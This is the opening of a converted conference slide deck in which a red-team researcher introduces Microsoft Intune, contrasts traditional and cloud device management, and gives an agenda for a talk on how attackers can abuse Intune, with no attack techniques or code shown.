



DECEMBER 11-12, 2024  
BRIEFINGS

# Unveiling the Power of Intune: Leveraging Intune for Breaking Into Your Cloud and On-Premise

**Yuya Chudo**

# Yuya Chudo


- Secureworks Adversary Group (SwAG)
- Provides red teaming service



# Secureworks<sup>®</sup>

# Microsoft Intune

- Cloud-based endpoint management solution that helps securely **organize devices and access to organization resources**




# Transition to Modern Device Management



## Traditional

- 
- ✓ Active Directory
  - ✓ Group Policy
  - ✓ Configuration Manager



## Modern

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- ✓ Microsoft Entra ID
- ✓ Conditional Access
- ✓ Microsoft Intune

# Research Goals



Understand Microsoft Intune internals




Explorer how attackers can abuse it

# Agenda


- Dive Into Microsoft Intune
- Abusing Microsoft Intune
- Tools & Demo
- Takeaways

# Dive into Microsoft Intune


# Phases of Intune Device Management



